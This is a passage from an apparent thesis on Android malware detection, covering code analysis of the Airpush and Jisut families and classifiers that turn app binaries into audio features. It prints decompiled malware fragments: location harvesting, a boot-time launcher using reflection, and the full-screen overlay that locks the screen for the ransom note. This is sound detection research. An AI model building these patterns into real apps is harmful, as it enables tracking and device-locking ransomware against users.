3          context.getPackageName()) == 0 && context.getPackageManager()
4          .checkPermission("android.permission.ACCESS_FINE_LOCATION", context.
       getPackageName()) == 0) {
5          final LocationManager locationManager = (LocationManager)context.
       getSystemService("location");
6          final Location lastKnownLocation = locationManager.getLastKnownLocation("
       network");
7          if (lastKnownLocation == null) {
8              locationManager.requestLocationUpdates("network", 0L, 0.0f,
9                  (LocationListener)new SetPreferences.MyLocationListener(this));
10         }
11         else {
12             SetPreferences.lon = String.valueOf(lastKnownLocation.getLongitude());
13             SetPreferences.lat = String.valueOf(lastKnownLocation.getLatitude());
14         }
15     }
16 }
```

Listing 4.8: *Code snippet for the getLocation method belonging to the SetPreferences class.*

Consistent with the principle of trying to recover as much information as possible, and above all to do it in any condition, *Airpush* applications are able to obtain localization information from the GPS sensor and, when not available, from the coarse-grained information. In fact, in Listing 4.8 in row 2 there is an invocation for the *android.permission.ACCESS_COARSE_LOCATION* permission: it allows the application to use Wi-Fi or mobile cell data (or both) to determine the location of the device. Once declared this permission, the application can return the location with an accuracy approximately equivalent to a city block. In row 4 there is an invocation for the *android.permission.ACCESS_FINE_LOCATION* permission, allowing the application to determine as precise a location as possible from the available location providers, including the Global Positioning System (GPS) as well as WiFi and mobile cell data (if GPS is not available).

If this information is not currently available, however, the last stored position of the device is obtained by invoking the *lastKnowLocation.getLongitude()* and *lastKnowLocation.getLatitude()* methods (rows 12 and 13 in listing 4.8). I recall that the classes reported in this Section were obtained from the analysis of activation maps and, for this reason, they are considered by the proposed model as symptomatic of a payload belonging to the *Airpush* family, as shown in Figure 4.17.

With the aim of showing the effectiveness of the proposed approach to help the malware analysts in the malicious payload detection and analysis of any family, below I show several code snippets (identified by the proposed method) belonging to a malware of another family i.e., the *Jisut* one.

This family exhibits the screen locker behaviour typical of ransomware threats [82]: it is able to create a full screen Activity overlaying all other Activities. The overlay of the full screen is represented by a black background, in this way the device appears as

if it was locked or switched off. If the user brings up the menu to shut down or restart the device, the *Jisut* ransom message (asking for a payment to obtain again the access to the infected device) will be displayed [81]. Some variants of this family display the ransom message and play the Psycho main theme while the device is continuously vibrating. Moreover, the samples belonging to the *Jisut* family are able to change the device lock screen PIN. [125].

In the following, I consider Java code snippet belonging to a sample identified by the *f1285cff591533b0f35cec4adc1e94af* hash. Listing 4.9 is related to a code snippet of the *BootBroadcastReceiver* class belonging to the */smali/tk/jianmo/study/* package.

```
1  public class BootBroadcastReceiver extends BroadcastReceiver {
2      String action_boot;
3
4      public BootBroadcastReceiver() {
5          this.action_boot = "android.intent.action.BOOT_COMPLETED";
6      }
7
8      @Override
9      public void onReceive(final Context context, Intent intent) {
10         try {
11             intent = new Intent(context, (Class)Class.forName("tk.jianmo.study.
       MainActivity"));
12             intent.addFlags(268435456);
13             context.startActivity(intent);
14         }
15         catch (ClassNotFoundException ex) {
16             throw new NoClassDefFoundError(ex.getMessage());
17         }
18     }
19 }
```

Listing 4.9: *Code snippet belonging to the BootBroadcastReceiver class.*

In Listing 4.9 appears an invocation of the *android.intent.action.BOOT_COMPLETED* intent: its aim is to invoke the (override) *onReceive* method once the device completed the boot. It is usually used to perform application-specific initialization, such as installing alarms. The code in the *onReceive* method will be invoked when the device completed the boot; therefore, there is no need to explicitly start the application from the user to trigger the malicious behaviour. Many applications use this intent for legitimate purposes, for example the alert application built into Android devices or messaging applications, as WhatsApp and Telegram, to be able to receive notifications about received messages.

In this case, when the boot is completed the *tk.jianmo.study.MainActivity* is called (row 12 in Listing 4.9) through the reflection, with the *Class.forName* invocation. The *Class.forName* method returns the Class object associated with the class or interface with the given string name, using the given class loader. Invocation through reflection is exploited in malicious implementations to evade detection mechanisms. As an obfuscation technique, reflection is a good choice of hiding program behaviours because it can transfer the control to a certain function implicitly, which can not be handled by state-of-the-art static analysis tools [156]. Therefore, malware developers heavily employ reflection to hide malicious actions. It can be used to determine which class to instantiate or which method to invoke, thereby creating control flow paths through the application that were not intended by application developers.

As shown from row 12 in Listing 4.9, the *MainActivity* class is invoked through re-

flection. To understand the behaviour of this class, Listing 4.10 shows a called method i.e., *onAttachedWindow()*.

```
public void onAttachedToWindow() {
    this.getWindow().setType(2004);
    super.onAttachedToWindow();
}
```

Listing 4.10: *Code snippet for the onAttachedToWindow method belonging to the MainActivity class.*

The *onAttachedToWindow()* method is called when the *MainActivity* class is invoke. This method aims to attach a view to a window: this is the typical behaviour of a malware that overwrites (any) screen of the device with a message from it (i.e., the ransom note). In fact, once the device boot is finished, the device screen is overlaid with a fragment belonging to the *MainActivity* class.

The text message displayed is related to a typical ransom message, informing the user on the actions to get the data back. The creators of malware claim to have encrypted the device's data to get paid, but the only effect of this payload is to inhibit the use of the device by overwriting the screen with the ransom screen immediately after boot. Furthermore, there is also an overwriting of the back button pressure event: if the user presses this button, this method is re-executed, making it impossible for the user to use the device.

As shown from the code analysis reported in this section, the proposed approach is able to detect classes which contain the payload of the malware. Thus, the approach can effectively help the security analysts, and reduce the time-consuming activity of manual inspection on the entire application by focusing the attention only on a few methods.

4.2.3 Classification of audio signals to detect Android malware families

In this section, I propose an approach based on the detection of malware families in the Android environment, which consists of the conversion of an Android application into an audio file. Then, I extract from the audio file a series of numerical features that are used to understand which family the application belongs to.

I thought of converting the applications into audio files, so as to have a more concrete feedback in case of the presence of malware, since the code belonging to a malware appears different than the legitimate code. This difference is maintained during the conversion, thus allowing to discriminate malicious apps from legitimate ones, based on the type of audio signal reproduced.

Among the most applied analysis techniques in the literature, I decided to explore a group of them and to adopt four different supervised classification algorithms, belonging to the Machine Learning (Stochastic Gradient Descent, Random Forest) and Deep Learning fields (two different model structures of Multy-layer Perceptron).

4.2.3.1 Method

In the first phase of the proposed method for mobile family detection, I convert an Android application into an audio file and I extract a series of numerical values (i.e., the features) from the audio file. Then, the features represent the input for a supervised



Figure 4.18: *Training.*

classifier (previously trained) aimed at predicting the belonging malware family. In detail the proposed method considers two distinct phases: *Training* (shown in Figure 4.18) and *Testing* (shown in Figure 4.19).

The *Training* phase, depicted in Figure 4.18, is aimed at building a model for the malicious family prediction. I start with a malware dataset (composed of malicious Android application) and the relative family label, i.e., the detail about the malicious family for each sample involved. Subsequently, I extract from each Android application (stored in the *apk* file format) the executable file (i.e., the *dex* file), containing the binary of the application (I discard from the analysis all the application resources as, for instance, images and sounds). To convert binary (i.e., the *dex* file) I consider binary bytes forming a digitized raw signal, then I convert the raw signal into *wav*. In detail to generate a *wav* file from *dex* file, I developed a function to first generate a *wav* header, subsequently the *dex* file is open and each byte of this file is converted in *wav*. For this task, I resort the *wave* module[12] available in Python; in particular, I invoked the *open* and the *writeframes* methods: the first one to open the file, while the second one for *wav* file writing. By exploiting the *setparams* methods, I also considered the following parameters for the *wav* generation: the number of audio channels equal to 1 (mono i.e., with one input which is distributed equally by the left and right speakers), the sample width set to n bytes with $n = 1$, the frame rate set to 32768, and the number of frames set to 0 and without compression.

Once obtained the audio samples related to each Android sample in the malicious dataset, a set of feature is directly computed on the audio sample.

In detail, the following features are computed:

- *Chromagram*: the chromatogram refers to the twelve different pitch classes in the musical environment. This feature is related to a chromagram representation automatically gathered from a waveform;
- *Root Mean Square*: allows to calculate the square root of the mean (mean square) of a series of numbers. This feature (i.e., *RMS*) is related to the value of the square root of the mean that is obtained for each audioframe that is gathered from the sound sample under analysis;
- *Spectral Centroid*: this feature is symptomatic of the "centre of mass" for a sound sample that is obtained as the mean related to the frequencies of the audio;
- *Bandwidth*: it is related to the bandwidth of the spectrum;
- *Spectral Rolloff*: it is expressed as the frequency related to a certain percentage of the total spectral of the energy;

[12] `https://docs.python.org/3/library/wave.html`



Figure 4.19: *Testing.*

- *Zero Crossing Rate*: it is expressed as the rate belonging to the sign variation relating to the sound samples;
- *Mel-Frequency Cepstral Coefficients*: this feature (i.e., *MFCC*), ranging from 10 to 20 different numerical features, is devoted to represent the shape of a spectral envelope;
- *Poly*: it is computed as the fitting coefficients related to an nth-order polynomial;
- *Tonnetz*: it is computed from the the tonal centroid.

Once obtained the feature vectors from the *.wav* files, I export them to *.csv* files, where each row contains the feature values for each app under analysis with the relative label of the belonging family.

Subsequently, I set the parameters for the classification algorithms (i.e., model setting in Figure 4.18). I adopt four different supervised classification algorithms, such as: *Stochastic Gradient Descent*, *Random Forest*, *MLP 1* and *MLP 2*.

The models are considered for conclusion validity i.e., to demonstrate that the proposed feature set, obtained from audio samples, can be effective in the discrimination of different malicious families.

Once built the predictive model, its effectiveness is evaluated in the *Testing* phase, shown in Figure 4.19.

The idea of the *Testing* phase is the evaluation of the effectiveness of the model built in the *Training* phase. For this reason, considering an application not considered in the model generation (i.e., app under analysis in Figure 4.19), its *dex* file is obtained from the *apk* one and it is converted into an audio sample. Thus, from the audio sample the features are extracted and then are considered as input for the model that will generated a prediction (i.e., malicious family in Figure 4.19).

4.2.3.2 Experimentation

I design a study consisting of two steps: the first one is the descriptive statistics, aimed at providing a graphical impact about the feature value distributions for all the involved families and the second one is the classification results, devoted to confirm the effectiveness of the proposed model for the mobile family detection task.

With regard to the descriptive statistics I exploit boxplots, a method for graphically depicting groups of numerical data through their quartile, to display variation in samples of a statistical population without making any assumptions of the underlying statistical distribution.

Table 4.15: *The real-world malicious dataset involved in the study.*

Family	Description	Inst.	#
accutrack	it tracks down the GPS location of the device on which it was installed	*R*	500
airpush	it aggressively pushes advertising content to the device's notification bar	*R*	500
basebridge	it sends SMS and personal information	*R*, *U*	600
droidkungfu	it uses exploits in its attempt to root a device to install other applications	*R*	667
fakeinstaller	it sends SMS messages to premium-rate services	*S*	606
hummingbad	it establishes a persistent rootkit and installs fraudulent applications	*R*	500
judy	an auto-clicking adware relying on the communication with its C&C server	*R*	84
opfake	it hides its presence by installing the Opera browser and can monitor SMS	*S*	610
overlay	a fake bank application using overlay technique to steal user credentials	*U*	56
plankton	it installs a JAR file obtained from an external server	*U*	623

The goal of classification analysis is to compute a set of well-known metrics to provide a numerical measurement to evaluating the performances of the proposed models.

The Real-World Dataset - As stated into the introduction, I consider a real-world dataset composed of 4796 Android malicious applications belonging to 10 different families, as shown in Table 4.15.

The dataset considered in the experiment was gathered from three different repositories: the first one is the Drebin dataset, described in Section 4.1.2.2. The second malware repositoty is Contagio Mobile[13], a web site containing malicious samples with the relative technical report about the malicious behaviour. The third exploited malicious repository is the Android Malware repository (AMD) [96].

The considered malware dataset consists of 10 Android malicious families characterized by different installation methods (column *Inst.* in Table 4.15): (i) *standalone* (i.e., *S* in Table 4.15), applications that intentionally include malicious functionalities; (ii) *repackaging* (i.e., *R* in Table 4.15), known and common (legitimate) applications that are first disassembled, then the malicious payload is added, and finally are reassembled and distributed as a new version (of the original application); and (iii) *update attack* (i.e., *U* in Table 4.15), applications that initially do not show harmful behaviors and download an update containing the malicious payload, at runtime.

In detail the *basebridge*, the *droidkungfu*, the *fakeinstaller*, the *opfake* and the *plankton* families were obtained from the Drebin dataset, the *hummingbad*, the *judy* and the *overlay* ones from the Contagio Mobile website. The *accutrack*, *airpush* families were gathered from the AMD dataset.

The malware dataset is also partitioned according to the *malware family* [198].

I analyzed the dataset with the VirusTotal service. In Table 4.15 I indicate also the details about the number of samples considered for each malware family (i.e., column # in Table 4.15). For each application of the dataset I gathered the audio sample and

[13] `http://contagiominidump.blogspot.com/`



Figure 4.20: *Box-plots for the Spectral Centroid feature.*

the feature set with the procedure explained previously.

Descriptive Statistics - Figure 4.20 shows the box-plots related for the spectral chromogram features. For reason space I show only this plot, but similar considerations can be done for the remaining ones.

In Figure 4.20 each boxplot is related to a single family. On the top of each boxplot I indicate the family name and the median value, while below, for each boxplot, from the left the value of the first quartile, the average and the value of the third quartile.

From the *Spectral Centroid* boxplot in Figure 4.20, it emerges that the values for this feature for the application to the malicious dataset ranging into different values. For instance, the numerical values for the *accutrack* family are ranging in a smaller range if compared to the *airpush* family. A similar trend is exhibited by the *droidkungfu*, the *plankton* and the *hummingbad* families. For this reason, from this analysis, it seems that the *spectral centroid* can not be of interest for the discrimination of these families.

Table 4.16: *Classification results.*

Model	Precision	Recall	F-Measure	Accuracy
SGD	0.583	0.611	0.586	0.779
MLP 1	0.831	0.833	0.831	0.974
Random Forest	0.905	0.905	0.905	0.986
MLP 2	0.907	0.907	0.907	0.988

Differently, the *overlay* family assumes values whose first quartile is greater than the third quartile of all other families, making this feature very discriminatory in identifying this family. The *judy* family boxplot in the part between the first quartile and the average different values overlapping with those of other families, but from the average up to the third quartile there is no overlap with any other family, for this reason the feature can be considered discriminating enough to distinguish this family from others. Also the *opfake* family boxplot is of interest in fact, there is only a slight overlap with some values near the third quartile with the first quartile of the remaining families.

Obviously, the more the boxplots of each family are not superimposed, the higher the probability that the models will be able to correctly discriminate the different families. From this visual analysis it emerges that this feature can actually be valid to distinguish some families from others, but as has been said for some families there is overlap. This is the reason why I consider a set of features, in order to increase this possibility.

4.2.3.3 Results

With regard to the classification analysis, for different metrics are exploited to measure the effectiveness of the proposed method in Android family detection: Precision, Recall, F-Measure and Accuracy.

Table 4.16 shows the classification results.

As emerges from the results in Table 4.16 the model obtaining the best performances is *MLP 2* with an average accuracy for family identification equal to 0.988.

Also the *MLP 1* and the *Random Forest* classification algorithms obtain interesting performances with an average accuracy equal to 0.974 for the *MLP 1* and equal to 0.986 for the *Random Forest*.

In Figure 4.21 I show the ROC curve plot relating to the *accutrack* family. The ROC curve is created by plotting the True Positive Rate (TPR, fraction of true positives) versus the False Positive Rate (FPR, fraction of false positives) at various threshold settings. In Figure 4.21 the green line is related to the Random Forest algorithm, the orange one to the MLP 1 model, the purple to the SGD model and, the pink one to the MLP 2 network.

As shown from the ROC Area in Figure 4.21 with the exception of the *SDG* model, the remaining ones exhibit equally good performances.

Starting from this results, I focus my analysis on the model obtaining the best results in the classification analysis i.e., the deep learning one (*MLP 2* in Table 4.16). For understand the performances of the *MLP 2* model at a family grain, in Figure 4.22 I show the confusion matrix.

All the family are generally correctly detected as belonging to the right malicious family. I highlight 67 (on a total of 667 samples of this family) droidkungfu samples erroneously detected as belonging to the accutrack family and 85 (on 500 samples



Figure 4.21: *ROC curve for the accutrack family.*

Predicted

Actual	accutrack	airpush	basebridge	droidkungfu	fakeinstaller	hummingbad	judy	opfake	overlay	plankton	Σ
accutrack	379	10	10	85	3	0	0	1	0	12	500
airpush	15	412	4	15	0	12	0	0	0	42	500
basebridge	3	0	593	3	0	0	0	0	0	1	600
droidkungfu	67	14	8	549	1	2	1	1	0	24	667
fakeinstaller	4	0	1	2	575	0	0	24	0	0	606
hummingbad	0	3	0	0	0	543	0	0	0	4	550
judy	0	3	0	1	1	1	76	0	0	2	84
opfake	1	0	5	1	11	0	0	592	0	0	610
overlay	0	0	1	0	0	0	1	0	54	0	56
plankton	6	25	2	16	2	3	2	1	0	566	623
Σ	475	467	624	672	593	561	80	619	54	651	4796

Figure 4.22: *Confusion Matrix for the MLP 2 model.*

analysis of this family) accutrack samples predicted as belonging to the droidkungfu one. These two examples represent the main cases of misclassifications. This aspect is also visible from the descriptive analysis, where in the boxplots shown in Figure 4.20 I highlighted the overlapping between the droidkungfu and the hummingbad malware families.

4.3 Colluding Detection

4.3.1 Audio files analysis for Collusion Detection

Taking advantage of the approach proposed in Section 4.2.3, which is based on the conversion of an Android application into an audio file, I thought of applying it to detect the Collusive attack launched by applications in the Android environment, through the use of Machine Learning. Once the audio file is obtained, I generate a *.csv* file to extract the applications' features that are analyzed to understand whether we are in presence of colluding applications. For the classification have been considered as algorithms: J48, BayesNet, RandomForest, LogisticModelTrees, JRip and DecisionTable.

4.3.1.1 Method

In Figure 4.23 is showed the pipeline related to the proposed method: I start converting a set of Android applications (*.apk* files) into audio files (with *.wav* extension), from these audio I extract the features represented by numerical values. Once obtained the features, I use them as a dataset to be given as input to the properly trained classifier for the prediction of colluding applications present in the initial dataset.

To better understand how the approach works, let's describe each step more specifically:

- *step 1: Input dataset*, I start with the training phase to have a prediction model for the collusion detection. In this phase I consider a dataset composed of malicious Android applications (*.apk* files) and the label relative to type of application (i.e., *GET*, *PUT* and *Trusted*) analyzed. In this work I consider colluding application sharing resources by exploiting the *SharedPreferences* mechanism natively provided by the Android platform[14]. Also trusted applications are considered, obtained with a Python crawler developed by author aimed at automatically collecting free applications from the Android official store. Then I extract from each *.apk* the executable file (with *.dex* extension) containing only the binary of the application, without considering sounds, images and so on in the analysis of the application resources;

- *step 2: Audio signal generation*, once the *dex* file has been extracted, I have to convert it using binary bytes to obtain a digitized raw signal which is then transformed into a *.wav* file. For the generation of *wav* from *dex* I have developed a function that first generates a *wav* header and after that, the *dex* file is opened and each byte belonging to it is converted in *wav*.
  In step 2 I use the *wave* module available in Python. More specifically, I invoke two methods: the *open* method to open the file and the *writeframes* method to

[14] `https://developer.android.com/reference/android/content/SharedPreferences`



Figure 4.23: *Approach pipeline.*

write the *wav* file. With the *setparams* methods I used different parameters for the generation of the *wav* files as follows: the number of audio channels is set with a value equals to 1 (1 stands for mono and in this way there is one input equally distributed by the left and the right speakers), the sample width set to n bytes with $n = 1$, the frame rate instead is set to 32768 and the frames number is set to 0 without compression;
The features computed on the audio samples obtained are described in Section 4.2.3.1 and are listed below:

  - *Chromagram*;
  - *Spectral Centroid*;
  - *Spectral Bandwidth*;
  - *Spectral Rolloff*;
  - *Zero Crossing Rate*;
  - *Mel-Frequency Cepstral Coefficients*.

- *step 3: Features extraction*, from the *.wav* files I obtain the feature vectors and in this step I export them into a *.csv* file. The *csv* contains on each row the feature values related to each application analyzed, and as last value of the row I have a label that describes the type of application (i.e., GET, PUT or Trusted);
- *step 4*, the resulting *csv* file is opened in the classifier (i.e., Weka), here I set the parameters for the classification algorithms. For the classification I have chosen six different algorithms to demonstrate that the features extracted from wav files are useful for a discrimination on the type of applications. The algorithms used are: *J48 Decision Tree*, *Bayes Net*, *Random Forest*, *Logistic Model Trees*, *JRip* and *Decision Table*.
- *step 5: Collusion detection*, in the last phase, the effectiveness of the built model is assessed. Once extracted the features from audio samples, I use them as input for the models to generate a prediction on whether there is a collusion between a pair of applications.

4.3.1.2 Experimentation

The experimental analysis is, in a nutshell, aimed at building several classifiers for the evaluation of feature accuracy to distinguish between *GET*, *PUT* colluding application and *Trusted* ones.

To this aim, I defined *APP* as a set of labeled application *(FA, l)*, where each FA is associated to a label *l* ∈ *{GET, PUT, Trusted}*.

For each *FA* I built a feature vector $F \in R_y$, where *y* is the number of the features used in training phase ($y = 25$).

I evaluate the effectiveness of the classification method by exploiting the following procedure:

1. build a training set $APP \subset D$;
2. build a testing set $APP' = D \div APP$;
3. run the training phase on *APP*;
4. apply the learned classifier to each element of T'.

Four different metrics are exploited to measure the effectiveness of the proposed method in Android colluding detection: Precision, Recall, F-Measure and Roc Area.

Relating to the experiments, I resort to the Weka data mining tool, in particular among its characteristics I used the "Explorer" section: in this section I loaded the *.csv* file containing all the features of the *apk* converted into *.wav* files and selecting all the attributes, I went to classification section. For the classification, the algorithms in Table 4.17 were used and for each of them a cross-validation with fold equal to 10 was set. Cross-validation is a technique that consists in the subdivision of the dataset under analysis, in k parts of the same number (in this case I have set k equal to 10, taking into consideration the size of the dataset which is 359 samples) and at each step, the k^{th} part of this dataset is validated, instead the remaining part of the data goes to make up the training set. Cross-validation is considered with the aim of avoiding overfitting in model training [152]. No feature selection has been performed since these are all features often used in the literature to extract audio files.

4.3.1.3 Results

Table 4.17: *Results obtained from each model.*

Algorithm	Precision	Recall	F-Measure	ROC Area
J48	0.950	0.950	0.950	0.959
BayesNet	0.976	0.975	0.975	0.999
RandomForest	0.970	0.969	0.969	0.998
LMT	0.955	0.953	0.953	0.977
JRip	0.931	0.930	0.930	0.947
DecisionTable	0.967	0.967	0.967	0.986

In Table 4.17 I have reported the results obtained analyzing the dataset with the listed algorithms. The considered dataset is composed of 80 *GET* applications (i.e., able to read data), 80 *PUT* applications (i.e., able to write data) and 199 applications *Trusted* (i.e., not involved in a collusion attack). The dataset turns out to be small, as there are few applications available to perform this type of analysis.

Looking more closely at the classification results reported, I can immediately notice that all values for the considered metrics are above the 0.9 threshold: therefore this approach allows to achieve generally satisfactory results. From the Table 4.17 analysis,

however, among the various algorithms proposed, the BayesNet is the one that provides the highest values: it reports a Precision of 0.976, a Recall of 0.975, an F-Measure of 0.975 and a Roc Area of 0.999 (very close to 1).

CHAPTER 5

Formal Methods

In the computer science field we find Formal Methods. It is a set of mathematically rigorous techniques for specifying, developing and testing software and hardware systems. The decision to adopt Formal Methods in the design of software and hardware is motivated by the fact that the execution of a correct mathematical analysis helps to make the design more robust and reliable.

Formal Methods are usually described as the application of several foundations of computer science, such as: logical calculus, program semantics, formal languages and automata theory. These fundamentals are then applied to software and hardware specification and verification problems.

In this chapter, I applied the Formal Methods to distinguish malware-infected Android applications from legitimate ones.

With Model Checking, a specific technique of the Formal Methods, it is possible to model the applications in the form of automata, which are then subjected to the analysis of the Model Checker, which verifies, thanks to specific well-defined properties, whether they are reliable or malicious.
In particular, I analyzed the threat posed by the Colluding Attack, managing to correctly identify the pairs of communicating applications involved in the attack.

5.1 Model Checking as a proposal for the Detection of Collusive Attacks

To address the problem related to the *Colluding Attack* (described in Section 2.1.3), I propose a method to detect collusive attacks in the Android environment, which exploits Formal Methods and in particular the Model Checking technique. The idea is to transform each analyzed Android application into an automaton and verify the appropriate rules written in μ-calculus logic, to understand whether or not there is a collusion.

5.1.1 Method

The proposed method is comprising of following phases:

- starting from a set of mobile apps there is the need to define a set of heuristics aimed at selecting from the full set of apps, for instance the ones published in the Google Play Store, a subset for further analysis;
- from each application in the subset I obtain an automaton translating the Java Bytecode instructions in processes by exploiting the Calculus of Communicating Systems [161];
- I define a set of properties in mu-calculus logic [67] describing the colluding attacks;
- I programmatically invoke the model checking [35, 37, 64] to verify whether the properties colluding related satisfy the automaton built from the application;
- whether the model checker outputs *TRUE* the automaton under analysis presents a colluding attacks, otherwise the applications under analysis do not perform a collusion.

5.2 Model Checking application for the detection of Collusion between Android applications

Starting from the proposal described in Section 5.1, this section presents a first approach aimed at detecting the *Colluding Attack* in an Android environment, based on Model Checking [56, 84]. In the proposed approach, a heuristic function is introduced to reduce the number of analyzed applications.

The function has been defined using the μ-calculus temporal logic. Identifying and locating exactly where applications collude is the real challenge. To the best of my knowledge, my approach is the first attempt to identify that information which can help the analysts to quickly disarm the malicious behavior.

In last years, research community boosted into the design and development of methods to identify malicious behaviour in mobile environment [10, 11, 44, 137]. Most of these methods consider a set of features (gathered by static analysis or dynamic one) and with machine learning techniques [45, 48].

Differently to malware detection, colluding applications detection involves not only obtaining features that show if an application carries out a security threat, but also revealing if some form of harmful communication between several applications occurs [54].

5.2.1 Method

The methodology to detect collusion via model-checking consists of 4 steps.

1. Formal model creation
2. Heuristic function definition
3. Coupler definition

4. Formal verification

In the following I illustrate each step in details.

Formal model creation - The first step consists in the construction of a CCS process that mimics the behaviour of an application. An Android application, the so-called *.apk* (i.e., Android Package) is a variant of the well-known *.jar* archive file. An .apk file typically contains the executable code for the Dalvik Virtual Machine (i.e., the *.dex* file), the re-source folder (i.e., images, icons and sounds) and the Manifest file.

My methodology acts at Bytecode level: I obtain Bytecode instructions starting from the .apk file. The process for transforming an apk file into a Javabytecode includes:

- the generation of the .jar file from the .apk file with the dex2jar tool[1];
- the extraction of the class files and directories from the .jar file related to the Android application by means of the Java Archive Tool utility[2];
- the generation of the Bytecode of the Android application invoking the Byte Code Engineering Library[3] (i.e., ApacheCommons BCEL).

Once obtained the Java Bytecode, an inference algorithm developed by the authors in [135], is used. For each Java Bytecode instruction, the algorithm generates a CCS process. The CCS process encodes the instruction and its actions represent the opcodes, i.e., the control-flow transitions from one instruction to it successor(s). To give the reader the flavour of the approach followed, for example, suppose that at the address i I have the $goto\ j$ instruction. The instruction i is translated into a CCS process x_i that performs the action $goto\ j$ and then jumps to the instruction address j, i.e., the CCS process x_j.

